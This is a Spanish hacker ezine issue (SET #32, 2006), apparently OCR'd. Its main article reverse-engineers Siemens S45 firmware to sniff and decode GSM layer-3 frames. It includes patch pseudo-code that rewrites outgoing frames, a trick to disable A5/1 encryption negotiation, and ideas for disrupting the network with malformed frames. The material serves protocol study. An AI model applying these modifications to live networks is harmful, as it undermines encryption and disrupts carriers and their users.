


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #32 - Febrero de 2006

---[EDITORIAL]---

SET Ezine

Disponible en:
    http://www.set-ezine.org

Mirrors:
    http://www.zine-store.com.ar
    http://qaldune.freeownhost.com
    http://www.hackemate.com.ar/ezines/set/
    (¡version online!, pendiente de actualizar)

Contacto:
    <web@set-ezine.org>

---[AVISO]---

---[ADVERTENCIAS]---

* La INFORMACION contenida en este ezine no refleja la opinion de nadie y se facilita con caracter de mero entretenimiento, todos los datos aqui presentes pueden ser erroneos, malintencionados, inexplicables o carentes de sentido.

El E-ZINE SET no se responsabiliza ni de la opinion ni de los contenidos de los articulos firmados y/o anonimos.

De aqui EN ADELANTE cualquier cosa que pase es responsabilidad vuestra. Protestas dirigirse a /dev/echo o al tlf. 806-666-000

* La reproduccion de este ezine es LIBRE siempre que se respete la integridad del mismo.

* El E-ZINE SET se reserva el derecho de impresion y redistribucion de los materiales contenidos en este ezine de cualquier otro modo. Para cualquier informacion relacionada contactad con SET.

-----[TABLA DE CONTENIDOS]----
----[SET 32]----

"Creo que hay un mercado mundial de quizás unos cinco ordenadores"
THOMAS WATSON, chairman de IBM, 1943.

EOF

-[0x01]--
-[Editorial]---
-[by SET Staff]---SET-32--

Otro numero mas, el treinta y dos, parece un número mas, pero para mi son especiales las potencias de dos, cosas de los chiflados informaticos, la verdad que nunca lo hubiera imaginado, pero....


¡¡¡¡SET ya tiene diez añitos!!!!

En mi caso personal yo ya he perdido la cuenta de cuanto tiempo llevo aqui en cualquier caso bastante, recuerdo que entre de colaborador en este e-zine a la vez que madfran, muchas de estas cosas ya las tengo perdidas en la memoria y la verdad es que alli estan bien, no voy a decir que ha sido un duro camino lleno de sufrimiento invirtiendo miles de horas en un proyecto... bla bla bla...y no lo diré porque mentiria... realmente ha sido facil.... ya se sabe sarna con gusto no pica... y la verdad que si ha habido momentos malos, pero los ha habido tambien muy buenos y han pasado miles de cosas a lo largo de todo este tiempo, nosotros hemos cambiado, y SET ha cambiado obviando lo personal, que a nadie le importa, antes yo veia todo esto como objeto de competitividad entre grupos, ezines... hoy en dia el concepto es radicalmente diferente, considero SET como un patrimonio publico y el concepto antiguo de competitividad ahora lo es de colaboración...

Seguro que ahora mismo estareis diciendo "como se pasa el editor... patrimonio publico", pero si, ese es mi concepto de este ezine... realmente aqui intervienen mucha gente con un muy alto nivel tecnologico compartiendo sus conocimientos, no me importa de donde vienen, a que grupo pertenecen, no me importa si el articulo no es original, si es una traduccion... lo unico que importa es la difusion, la difusion del conocimiento tecnologico en castellano para todos aquellos que comparten nuestro idioma, mientras yo este aqui, lo importante sera que un buen articulo obtenga su maxima difusion, claro esta, que hay cosas que no cambian y aunque la mona se vista de seda... mona se queda.. y por supuesto nuestras preferencias siguen siendo el darle la "vuelta a la tortilla" de las cosas... el hacking y toda la retaila de temas anexos...

No os voy a arengar mas... Hasta el proximo numero, que sera el 33...

El editor



EOF

-[0x02]--
-[GSM_sniff]---
-[by FCA00000]---SET-32--

Esta vez voy a seguir con el tema de la red GSM.

Antes de empezar voy a decir una inconsistencia:
Todo cuerpo sumergido en un líquido experimenta un empuje ascendente
igual a la cantidad de líquido desplazado, expecto en Lunes, que es el doble.

Dicho esto, queda claro que este artículo contiene contradiciones y errores.
Por eso, no debes creerte todo lo que digo. Experimenta por tu cuenta y
aprende.

Al parecer, el artículo anterior sobre DOS en GSM fue interesante para al
menos 4 personas, así que voy a continuar contando más cosas, en esta caso
sobre el protocolo de comunicación UM, equivalente a algo que se conoce con
el nombre de layer L3.

Como viene siendo habitual para esta serie de artículos, el elemento principal
es un móvil Siemens S45, con la versión de software S45i_v56.

De todos modos he comprobado que funciona de manera muy similar en otros
modelos Siemens que usan el procesador C166, así que no debería ser difícil
adaptarlo. Daré unas indicaciones para ello.

Al final de cada párrafo recomiendo un libro. No tienes que leerlo
necesariamente en este momento, pero aumentará tu cultura.

********* En busca del byte perdido **************
En el tema anterior titulado DOS_GSM conté que había encontrado la rutina
que está involucrada en el proceso de enviar los mensajes a la red GSM.
Analizando esos mensajes y estudiando la documentación GSM se llega a la
conclusión de que los mensajes deben enviarse en bloques de 14 bytes.

Si hay menos de 14 datos, es necesario rellenarlos con caracteres extra.
Este carácter es 0x2B.
Así que gracias al traceador que hice, coloco múltiples breakpoints a lo largo
de todo el código del sistema operativo del S45.
Lo que haré es buscar varias veces repetido el dato 0x2B.
Pero claro no puedo mirar toda la memoria cada vez. Lo que haré es mirar sólo
un trozo de 8 bytes.
?Porqué 8 bytes? En principio, no sé cual es el mensaje mas pequeño, pero
supongo que es menor de 6 bytes. Entonces debe rellenarse con 8 veces el
valor 0x2B para conseguir que ocupe 14 bytes.

No me cansaré de repetirlo: el C166 usa un sistema de direccionamiento de la
memoria en segmentos de 16 Kb, indexados con otro registro cualquiera.
Para leer la memoria 0x123456 se divide entre 0x4000, que resulta 0x48, con
resto (llamado offset) 0x3456.
La manera de leer el dato y meterlo en r12 es:

```
mov r15, #48h
mov r14, #03456h
extp r15, #1
mov r12, [r14]
```

?Donde empiezo a buscar? En cualquier sitio. Es decir, tomo un valor aleatorio.
Una buena manera de obtener un valor aleatorio es usar el registro T6, que se
incrementa cada 8 instrucciones.
Con esto obtengo el valor aleatorio del offset. Para elegir un segmento
aleatorio, lo que hago es usar el valor actual de DPP0 o DPP1 o DPP2 o DPP3
dependiendo del primer y el último bit de T6.
?Porqué estos bits?
Uso el bit último porque es suficientemente aleatorio.
Uso el bit primero porque la dirección r14 debe ser menor que 0x4000, para conseguir
sto hay que desechar el bit 15.

Algo así (en pseudo-código):

```
char lee_mem(x)
{
a=x & 0x8001 ;
switch (a):
 case 0x0000: r15=DPP0;
 case 0x0001: r15=DPP1;
 case 0x8000: r15=DPP2;
```

```
 case 0x8001: r15=DPP3;
r14=x & 0x3FFF ;
r12=*(r15:r14) ;
return r12;
}
```

Esto me sirve para leer un dato. Para leer 8 bytes a partir de T6 y comprobar que hay varios 0x2B seguidos hago:

```
inicio=T6;
contador=0;
for(i=0;i<8;i++)
 if(lee_mem(inicio+i)==0x2B)
  contador++;
if(contador==8)
 encontrado_en(inicio);
```

Cuando encuentro 8 veces el byte de relleno, lo que hago es guardar la dirección de memoria (inicio) y la rutina desde la que vengo, que está guardada en la pila.
No sólo eso, sino que decido guardar también la rutina anterior, y la anterior de la anterior.
Con esto, necesito 2+2*3=8 bytes para almacenar cada ocurrencia.

?Dónde guardo todos esos valores? En la memoria a partir de 0x0EA000=003A:2000 que parece que no la usa ningún otro programa:

```
encontrado_en(x)
{
static ultima_direccion=0x0EA000; // al ser static, se inicializa la primera vez
*(ultima_direccion++)=x%0x4000;
*(ultima_direccion++)=x/0x4000;
puntero=puntero_pila; // esto es, el registro SP
for(i=0;i<=2;i++)
 {
 *(ultima_direccion++)=*(puntero++);
 *(ultima_direccion++)=*(puntero++);
 }
}
```

Por supuesto para que no se salga de los límites (0x3FF0) hay hay que poner una condición del tipo:

```
if(ultima_direccion>0x0EA000+0x3FF0)
 return;
```

Bueno, con esto consigo un montón de direcciones que tendría que investigar.

Thomas Mann: Muerte en Venecia
******** Busqueda y captura ***************
Antes que esto, una consideración: si lo que pretendo es analizar el tráfico de la red, primero necesito generar algo de tráfico, ?no?
Lo normal sería efectuar una llamada, o enviar un SMS. Pero esto cuesta dinero, y no estoy dispuesto a malgastarlo. Además estos mensajes son pesados y cabe la posibilidad d que no necesiten relleno.
Estudiando sobre GSM he aprendido que la red de vez en cuando manda mensajes al móvil, para decirle dónde está, y para que el teléfono pueda calcular el nivel de recepción de la señal por si quiere pasarse a otra celda.
Estos mensajes se mandan, como mínimo, cada 60 segundos. No es mucho, pero a ver si me apaño con esto. Confío en que alguno sea un simple ACK que indique que el anterior mensaje ha sido recibido.

Lo bueno es que, como tengo muchas rutinas interceptadas, en cuanto se pongan los datos a 0x2B, creo que los localizaré bastante pronto.

Pongo mi programa en funcionamiento y veo que algunas direcciones aparecen una y otra vez.
Claro, es porque he usado un planteamiento erróneo.
Supongamos que la rutina xxx1 está interceptada, y encuentra la secuencia en la dirección de memoria yyy1.
Más tarde, la rutina xxx2 también está interceptada, pero quiere la casualidad que ahora T2 no nos lleva a ninguna dirección con datos 0x2B.

Unas rutinas mas tarde, xxx8 encuentra los datos, pero resultan estar en yyy1.
El fallo está en que esta dirección aparecerá 2 veces en mi informe.

La solucion es fácil: si el dato ya está localizado, no lo marco de nuevo:
antes de encontrado_en(x) , miro si ya estaba:

```
busca(x) {
for(i=0x0EA000=0;i<=ultima_direccion;i+=2*4)
 if(*(i)=x%0x4000 && *(i+1)=x/0x4000 )
  return(1);
return(0);
}
```

Con esto recopilo un montón más reducido de direcciones.
Reseteo el móvil, y repito el experimento unas cuantas veces.
Muchas de ellas no se vuelven a repetir, pero otras aparecen una y otra vez.
Lo sorprendente es que las rutinas alrededor de la dirección C91F00=0324:1F00
aparecen una y otra vez.
Las investigo, y parece que leen y copian, usando un conjunto de direcciones
alrededor de 00E8D8=0003:28D8
Creo que esas direcciones es la DMA, la Direct Memory Access, que permite que
el procesador C166 y el procesador de comunicaciones de radio DSP puedan
intercambiar datos.

Una rutina típica:

```
C91F54: mov   r14, #0Ch  ; numero de bytes a copiar = 12, incluyendo L2, que
C91F56: mov   [-r0], r14 ; explicaré más adelante
C91F58: mov   r15, r12   ; r1:r2 contiene los datos a copiar
C91F5A: mov   r1, r13
C91F5C: mov   r12, #28BCh
C91F60: mov   r13, #3      ; dirección destino = 0003:28BC
C91F64: mov   r14, r15
C91F66: mov   r15, r1      ; dirección origen es ahora = r15:r14
C91F68: calls 0FF8D44h     ; rutina que copia bytes
```

Eso lo menciono con un propósito muy claro: en otros modelos de Siemens que
usan el C166 las rutinas son exactamente iguales, puesto que el DMA para
el DSP está en la misma dirección de memoria.
Si tienes otro Siemens, sólo hay que buscar ese mismo trozo de código para
aprender dónde está la rutina que los envia por la red GSM.

Esta rutina y sus compañeras se llaman desde diversos puntos del sistema
operativo. De hecho, hay 2 tipos de rutinas: las que meten en el DMA, y las
que sacan datos del DMA.
Lo que no tengo tan claro es porqué hay más de 2 zonas de DMA. Al fin y al
cabo, sólo hay 1 interface de radio.
Creo que es porque actúan sobre un doble buffer antes de mandarlo a la red, tal
como se detalla en el procedimiento de acceso de tramas L2.

Como sé que hay gente que sigue estos artículos, diré que las rutinas son:
C91F94, C91EEA, C91EC2, C91ED6 y C91F54
Los datos se meterán o sacarán de:
0003:28D8 (2 veces), 0003:2940, 0003:28BC, y 0003:28F2 .

Lo que hago a continuación es parchear las rutinas para que metan los datos
en otra zona de memoria, ademas del DMA.
Eso me permite ver los datos que se envían y reciben.

Decido crear una estructura en C:

```
struct mi_trama {
 int32 direccion_datos;
 int32 rutina_interceptada;
 int32 rutina_llamante_1;
 int32 rutina_llamante_2;
 char[14] datos_trama;
};

copia_datos_desde(x)
{
static numero_tramas=0;
mi_trama[numero_tramas].direccion_datos=x;
mi_trama[numero_tramas].rutina_interceptada=dato[pila];
mi_trama[numero_tramas].rutina_llamante_1=dato[pila+2];
mi_trama[numero_tramas].rutina_llamante_2=dato[pila+4];
for(i=0;i<14;i++)
 mi_trama[numero_tramas].datos_trama[i]=dato[x+i];
```

```
numero_tramas++;
}
```

Virginia Wolf: Al faro
******** Mi primera trama...chispas ***************
Así empiezo a capturar trama, una de las cuales es:

06 13 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B

De acuerdo con la documentación 3GPP TS 24.007
cada trama L3 se compone de varios bytes, donde el primero tiene 3 partes:
-origen/skip, que ocupa 1 bit
-indice de la transacción, que ocupa 3 bits
-discriminador de protocolo, los restantes 4 bits

El segundo byte indica el tipo de mensaje.
Los restantes bytes contienen datos, llamados elementos, cuyo significado
depende del tipo de mensaje.

Para verlo más gráficamnte:

```
+------+-----------------+--------------------------+
|---8--|---7----6----5---|-----4-----3----2-----1----|
|-Skip-|--TransactionID--|---Protocol discriminator--|  octet 1
|--------------------Message type--------------------|  octet 2
|--------Other information elements as required------|   etc.
|.....................................................|  details about elements
+-----------------------------------------------------+
```

El bit origen/skip vale 0 si la trama se interpreta como "llega desde..." o
vale 1 si significa "va hacia..."
El TransactionID es un número secuencial, que va desde 0 hasta 7.
El discriminador de protocolo está definido en 3GPP TS 24.007 y puede valer:

0000: Group Call Control -GCC
0001: Broadcast Call Control -BCC
0010: Reserved: was allocated in earlier phases of the protocol
0011: Call control and call related SS messages CC
0100: GPRS Transparent Transport Protocol -GTTP
0101: mobile management messages non GPRS -MM
0110: radio resource management messages -RR
0111: Unknown
1000: GPRS mobile management messages -GMM
1001: SMS messages   -SMS
1010: GPRS Session Management messages   -SM
1011: non call related SS messages   -SS
1100: Location Services   -LS

En el caso de la trama
06 13 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B
se interpreta como:
06 0------- dirección "desde"
    -000---- TransactionID = 0
    ----0110 Protocol Discrim.   : RR - radio resource management messages

Vamos ahora con el segundo byte: 0x13
Como el protocolo es RR, hay que consultar el documento
3GPP TS 44.018 - Mobile radio interface layer 3 specification

donde dice que
13 00010011 MESSAGE TYPE : CLASSMARK ENQUIRY
que está definido en la sección 10.5.2.7c, y en este caso no contiene
elementos, ya que es de tipo "pregunta", y se la hace la red al móvil.

Muy fácil, ?eh? Esto es porque este mensaje es muy simple.

Analizo ahora otro mensaje:
06 21 00 01 00 2B 2B 2B 2B 2B 2B 2B 2B

06 0------- dirección "desde"
    -000---- TransactionID : 0

```
    ----0110  Protocol Discrim.   : radio resource management messages
21  00100001  MESSAGE TYPE        : PAGING REQUEST TYPE 1 , definido en 9.1.22
00  ----00--  spare bits          : 0
    ------00  Page Mode           : Normal paging
    --00----  Channel Needed      : (first) Any Channel
    00------  Channel Needed      : (second) Any Channel
: Mobile Identity 1
01  00000001  length of Mob.ident.: 1
00  0000----  Identity Digit 1    : hex value ( 0xF, en caso de ser TMSI/P-TMSI)
    ----0---  No. of ID digits    : even
    -----000  Type of identity    : No Identity
```

En pocas palabras, esto le dice información al móvil sobre los canales que tiene que usar para comunicar.
Esta información consiste en "usa cualquier canal que esté disponible".
?Porqué se dice una información tan tonta? Porque el móvil antes había preguntado cuáles canales debería usar.

La documentación para el protocolo RR ocupa unas 300 páginas.
La información sobre todos los protocolos ocupa mas de 3000 páginas, y a menudo se refiere a otra documentación ETSI.

Se pueden encontrar unas series de tramas y su explicación detallada en
http://www.informatik.hu-berlin.de/~goeller
aunque la explicación está en alemán, la mayoría de los datos están en inglés.
Por cierto que Herr Doktor-Ing. Goeller es un experto en el tema.
Su libro "Die GSM-Dm-Kanaele im Dialog" es muy instructivo (y caro).

Calderón de la Barca: La vida es sueño
******** Menudos elementos ***************
Por ejemplo el mensaje de CLIR (Caller Line Identification Restriction - para indicar que deseas ocultar el número desde el que llamas) ocupa 7 tramas.
Excluyendo las tramas de autentificación, la trama mas importante es:

```
03 05 04 04 60 02 00 81 5E 08 91 94 33 57 12 80 51 F6 A2

03  0-------  direction from      : originating site
    -000----  TransactionID       : 0
    ----0011  Protocol Discrim.   : Call control and call related SS messages

05  00------  SendSequenceNumber  : 0
    --000101  MESSAGE TYPE        : SETUP

04  00000100  INFORMATION ELEMENT : Bearer capability
04  00000100  length              : 4
60  0-------  Extension           : 0

    -11-----  Radio Channel Req.  : dual rate support MS/full rate preferred
    ---0----  Coding Standard     : GSM standard coding
    ----0---  Transfer Mode       : Circuit Mode
    -----000  Info Transfer Cap.  : speech
02  0-------  Extension           : 0
    -0------  Coding              : extension of info. transfer capabilities
    --00----  Spare               : 00
    ----0010  speech Vers. indic. : GSM full rate speech version 2
00  0-------  Extension           : 0
    -0------  Coding              : extension of info. transfer capabilities
    --00----  Spare               : 00
    ----0000  speech Vers. indic. : GSM full rate speech version 1
81  1-------  Extension           : 1
    -0------  Coding              : extension of info. transfer capabilities
    --00----  Spare               : 00
    ----0001  speech Vers. indic. : GSM half rate speech version 1

5E  01011110  INFORMATION ELEMENT : CalledPartyBCDNumber
08  00001000  length              : 8
91  1-------  Extension           : 1
    -001----  Type of number      : international number
    ----0001  Numb. plan id.      : ISDN/teleph. numb. plan (Rec. E.164/E.163)
94..F6        number              : +4933752108156

A2  10100010  INFORMATION ELEMENT : CLIR Invocation <****
```

El dato de ocultar la información es el último A2 que está definido

en 3GPP TS 04.08 párrafo 10.5.4.11b

Alguno se habrá dado cuenta de que los datos "number"
94 33 57 12 80 51 F6
se invierten de 2 en 2, para resultar
49 33 75 21 08 15 6F
que es justamente el número de teléfono al que llamas: +49 337 52108156.

Obviamente ésta es una trama enviada desde el móvil llamante hasta la red.

La trama usa 19 bytes. En realidad se manda en 2 tramas de 14 (la segunda con caracteres de relleno) pero así es más fácil de entender, creo yo.

Como ves, el campo "Other information elements as required" se compone de 3 elementos:
"Bearer capability" de 4 bytes, más 1 con el código (04) y otro
   con la longitud (04)
"CalledPartyBCDNumber" de 8 bytes, más 1 con el código (5E) y otro
   con la longitud (08)
"CLIR Invocation", de 1 byte con código A2. En este caso no es necesario
   especificar la longitud, pues siempre es 0.

HP Lovecraft: En las montañas de la locura
********* Todos los negritos **************
Para aquellos que quieran ver todos los tipos de discriminadores de protocolos aquí hay una recopilación, con algunos ejemplos
Si no doy ejemplos, es porque mi móvil jamás ha enviado ni recibido ninguno de esos protocolos. No hay tampoco ninguno de GPRS porque los reservo para un futuro artículo.

```
====================
    ----0000  Protocol Discrim.  : Group Call Control -GCC
====================
    ----0001  Protocol Discrim.  : Broadcast Call Control -BCC
====================
    ----0010  Protocol Discrim.  : Reserved: was allocated in earlier
                                                        phases of the protocol
====================
03 05 04 04 60 02 00 81 5E 08 91 94 33 57 12 80 51 F6 A2
03  0-------  direction from     : originating site
    -000----  TransactionID      : 0
    ----0011  Protocol Discrim.  : Call control and call related SS messages-CC
05  00------  SendSequenceNumber : 0
====================
    ----0100  Protocol Discrim.  : GPRS Transparent Transport Protocol -GTTP
====================
05 24 01 03 23 19 01 05 f4 31 e0 9f 55
05  0-------  direction from     : originating site
    -000----  TransactionID      : 0
    ----0101  Protocol Discrim.  : mobile management messages non GPRS -MM
====================
06 1b aa b2 62 f2 10 31 04 58 04 3c 55 65 08 9d 00 00 3e ab
06  0-------  direction from     : originating site
    -000----  TransactionID      : 0
    ----0110  Protocol Discrim.  : radio resource management messages -RR
1b  00011011  MESSAGE TYPE       : SYSTEM INFORMATION TYP 3
====================
    ----0111  Protocol Discrim.  : Unknown
====================
08 02 01 49 04 62 f2 70 4f 25 01 17 16 18 05 f4 c7 98 75 86
08  0-------  direction from     : originating site
    -000----  TransactionID      : 0
    ----1000  Protocol Discrim.  : GPRS mobile management messages -GMM
02  00000010  MESSAGE TYPE       : ATTACH ACCEPT
====================
19 01 ab 01 00 07 91 94 71 01 67 05 00 00 9f 44 0c 91 94 71 21 26 ....
19  0-------  direction from     : originating site
    -001----  TransactionID      : 1
    ----1001  Protocol Discrim.  : SMS messages                     -SMS
01  00000001  MESSAGE TYPE       : RP_DATA
====================
    ----1010  Protocol Discrim.  : GPRS Session Management messages   -SM
====================
0b 3b 1c 19 A1 17 02 01 01 02 01 0A 30 0F 04 01 21 83 01 11 84 07 81 30 73...
0b  0-------  direction from     : originating site
```

```
    -000----  TransactionID      : 0
    ----1011  Protocol Discrim.  : non call related SS messages    -SS
3b  00------  SendSequenceNumber : 0
    --111011  MESSAGE TYPE       : FACILITY REGISTER
==================
    ----1100  Protocol Discrim.  : Location Services              -LS
```

José Saramago: Todos los nombres
******* ?Dónde dices que estoy? ****************
Analizo otro mensaje, que manda la red para informarle al móvil cuál es la celda en la que está ubicado:
06 1E CD 3A 62 F2 10 31 04 55 08 2B 2B 2B

```
06  0-------  direction from      : originating site
    -000----  TransactionID       : 0
    ----0110  Protocol Discrim.   : radio resource management messages
1E  00011110  MESSAGE TYPE        : SYSTEM INFORMATION TYPE 6
: Cell Identity
CD  11001101  Cell identity value1, Hex Wert
3A  00111010  Cell identity value2, Hex Wert
: Location Area Identification
62  ----0010  MCC digit 1         : 2
    0110----  MCC digit 2         : 6
F2  ----0010  MCC digit 3         : 2
    1111----  MNC digit 3         : 15 = no usado
10  ----0000  MNC digit 1         : 0
    0001----  MNC digit 2         : 1
31  00110001  Location area code (LAI), Number of MSC: 31
04  00000100  Location area code (LAI), Number of BSC: 04
: Cell Options (SACH)
55  0-------  1 spare bit         : 0
    -1------  Power control indic.: is set
    --01----  MSs shall use uplink discont.transmission
    ----0101  Radio Link Timeout  : 24
: NCC Permitted
08  ----1---  BCCH carrier with NCC = 3 is permitted for monitoring;
```

En otras palabras:
-la celda CI es CD3A=52538
-el MCC=Mobile Country Code es 262 (Alemania. España es 214)
-el MNC=Mobile Network Code es 01 (T-Mobile. Movistar=07, Amena=14)
-el MSC=Mobile Switching Center es 0x31
-el BSC=Base Station Code es 04, lo cual significa:
 -el BCC (Bradcast Color Code) es 000 (bits 5-4-3). Identifica el canal.
 -el NCC (National Color Code) es 4 (bits 2-1-0). Identifica el canal.
Para ver una descripción de estos parámetros, consulta www.nobbi.com o www.paginasmoviles.com o cualquier glosario GSM.

Katherine Mansfield: Fiesta en el jardín
******** ?Se puede tocar? ***************
Voy a analizar poco a poco otro mensaje, que se manda desde el móvil cuando pulso una tecla en medio de una conversación o para mandar un comando DTMF a un sistema de IVR-Interactive Voice Response:

03 75 2C 32 2B 2B 2B 2B 2B 2B 2B

```
03  0-------  direction from    : originating site
    -000----  TransactionID     : 0
    ----0011  Protocol Discrim. : Call control and call related SS messages CC
75  01------  SendSequenceNumber: 1
    --11----  Message types     : Miscellaneous messages, en GSM 04.08 - 10.3
    ----0101  Message sub-type  : START DTMF
2C  00101100  Type              : Keypad facility, definido en 9.3.24
32  0------   Spare             : no usado
    -0110010  Keypad information (IA5 character) : definido en 10.5.4.17 .
                                   En mi caso, 0x32="2", o sea, la tecla "2"
```

Volviendo al sistema del móvil, la rutina en C91F5C toma los datos de una dirección variable de memoria y los pone en 0003:28BC para enviarlos a la red. El dato que irá a parar a 0003:28BC será "03", y el dato en 0003:28BC+3 será "32"
Supongamos que quiero causarle un estropicio a la red provocando que el móvil mande la tecla "x" en vez de "2". La red no espera ese carácter "x" porque ningun móvil puede mandar ese código DTMF.

No tengo más que interceptar esa rutina para que en vez de
escribir "32" escriba "78", que es el código de "x".

Algo así:
```
org C91F5C:
jmps cambia_DTMF_32_por_78

cambia_DTMF_32_por_78
{
if(*(0003:28BC+0)==0x03 &&
   *(0003:28BC+1)==0x75 &&
   *(0003:28BC+2)==0x2C &&
   *(0003:28BC+3)==0x32  ) then
            *(0003:28BC+3)==0x78;
jmps original_C91F5C;
}
```

La manera de probarlo es muy sencillo. Sé que mi compañía de teléfono me
dice la factura si llamo al IVR y pulso el "2".
Aplico el parche, pulso el "2", pero no me dice la factura, sino que me
indica que la tecla pulsada no es correcta.

Bueno, ésta es la manera de modificar las tramas antes de mandarlas.
Un procedimiento análogo se usaría para engañar al móvil y hacerle creer
que ha recibido una trama cuando en realidad ha recibido otra.

William Faulkner: Los Rateros
******** Primera modificación ***************
?Cómo se puede usar esto?
Este mensaje se manda desde el móvil hacia la red:
06 16 03 33 19 81 20 02 60 14
tiene
```
06  0-------  direction from      : originating site
    -000----  TransactionID       : 0
    ----0110  Protocol Discrim.   : radio resource management messages
y
16  00010110  MESSAGE TYPE        : CLASSMARK CHANGE
con elemento
: Mobile Station Classmark 2
03  00000011  length              : 3

33  0-------  1 spare             : 0
    -01-----  Revision Level      : Used by phase 2 mobile stations
    ---1----  "Controlled Early Classmark Sending" option is implemented in MS
    ----0---  Encryp.Algor. A5_1  : available  <-******
    -----011  RF power capability : Class 4, handheld
.....................
```

Si modifico el bit 3 (Encryp.Algor. A5_1) para que se convierta en "1", le
estoy diciendo a la red que el móvil no soporta el protocolo de
autentificación A5_1.
En este caso, la red no querrá cifrar la comunicación, por lo que toda la
transferencia de datos se hará sin cifrar. Por supuesto esto permite que
otros "snifen" mis datos, pero eso no me preocupa porque en GSM hay unas
radiofrecuencias usadas para la dirección móvil->red y otras distintas
para red->móvil. Un móvil es incapaz de escuchar a otro.

A cambio consigo que los mensajes no estén cifrdos, con lo que me resultan
más fáciles de analizar.
En GSM, el algoritmo A5/1 se usa para las comunicaciones de datos; la voz
se cifra con otro algoritmo.

Herman Hesse: Demian
******** Escuela de daños ***************
Otra posibilidad que se presenta es provocar caos en la red mediante el
envío de tramas imposibles y construidas erróneamente.

Hace tiempo que recibí un mensaje de gente de TTD que quería hacer algo
relacionado con esto. Espero que sigan en ello y publiquen sus resultados.

La trama
05 1B 2B 2B 2B 2B ...
significa:
```
05  0-------  direction from      : originating site
    -000----  TransactionID       : 0
```

```
    ----0101  Protocol Discrim.   : mobile management messages non GPRS
1B  00------  SendSequenceNumber  : 0
    --011011  MESSAGE TYPE        : TMSI REALLOCATION COMPLETE
```

y se envía desde el móvil durante el proceso de autentificación.
Lo importante es que el dato 1B tiene los bits 7-6 con valor 0, indicando
que ésta es la secuencia 0. A esta trama le podría seguir otra con secuencia 1.

?Pero qué sucedería si lo altero para que ésta sea la secuencia 1? Pues
o bien la red la rechaza, o bien espera a que llegue la trama 0, y las reordena.
Vamos a verlo: en la rutina que envía datos

```
org C91F5C:
jmps cambia_trama_0_por_trama_1

cambia_trama_0_por_trama_1
{
if(*(0003:28BC+0)==0x05 &&
   *(0003:28BC+1)==0x1B &&
   *(0003:28BC+2)==0x2B  ) then
            *(0003:28BC+1)==0x1B | 0x40 ;
jmps original_C91F5C;
}
```

y compruebo que ahora el móvil no es capaz de autentificarse. Esto demuestra
que la red sólo admite tramas que están bien ordenadas, lo cual elimina
cualquier ataque out-of-order. 1 punto para los que han diseñado la red.

Robert Howard: Gusanos de la tierra
******** A ver si cabe ***************
La trama
03 25 02 E0 90
significa

```
03  0-------  direction from    : originating site
    -000----  TransactionID     : 0
    ----0011  Protocol Discrim. : Call control and call related SS messages
25  00------  SendSequenceNumber: 0
    --100101  MESSAGE TYPE      : DISCONNECT
02  00000010  LENGTH OF IE CAUSE: 2
E0  1-------  Extension Bit     : 1
    -11-----  Coding stand.     : Standard defined for the GSM-PLMNS
    ---0----  spare             : 0
    ----0000  location          : user
90  1-------  Extension Bit     : 1
    -0010000  cause             : Normal call clearing , en 10.5.123/GSM 04.08
```

y se produce cuando el receptor corta voluntariamente la llamada.
El código con la causa de la finalización es únicamente los bits 6-0 del
último dato 0x90.
Por eso 0x90 se interpreta como 0x90 & 0x7F = 0x10= 16 en decimal.
Otras "causas de finalización de llamada" son (en decimal):
16=Normal call clearing
21=Call rejected
17=User busy
38=Network out of order


Por ejemplo, resulta gracioso hacer que todas las llamadas parezca que se
han finalizado porque la red ha fallado. El interlocutor se quedará extrañado,
además de que recibe un aviso sonoro bastante desconcertante.

Pero más interesante es el dato
02 00000010 LENGTH OF IE CAUSE: 2

Vamos con detalle:
Según 9.3.18.2 - Release (mobile station to network direction)
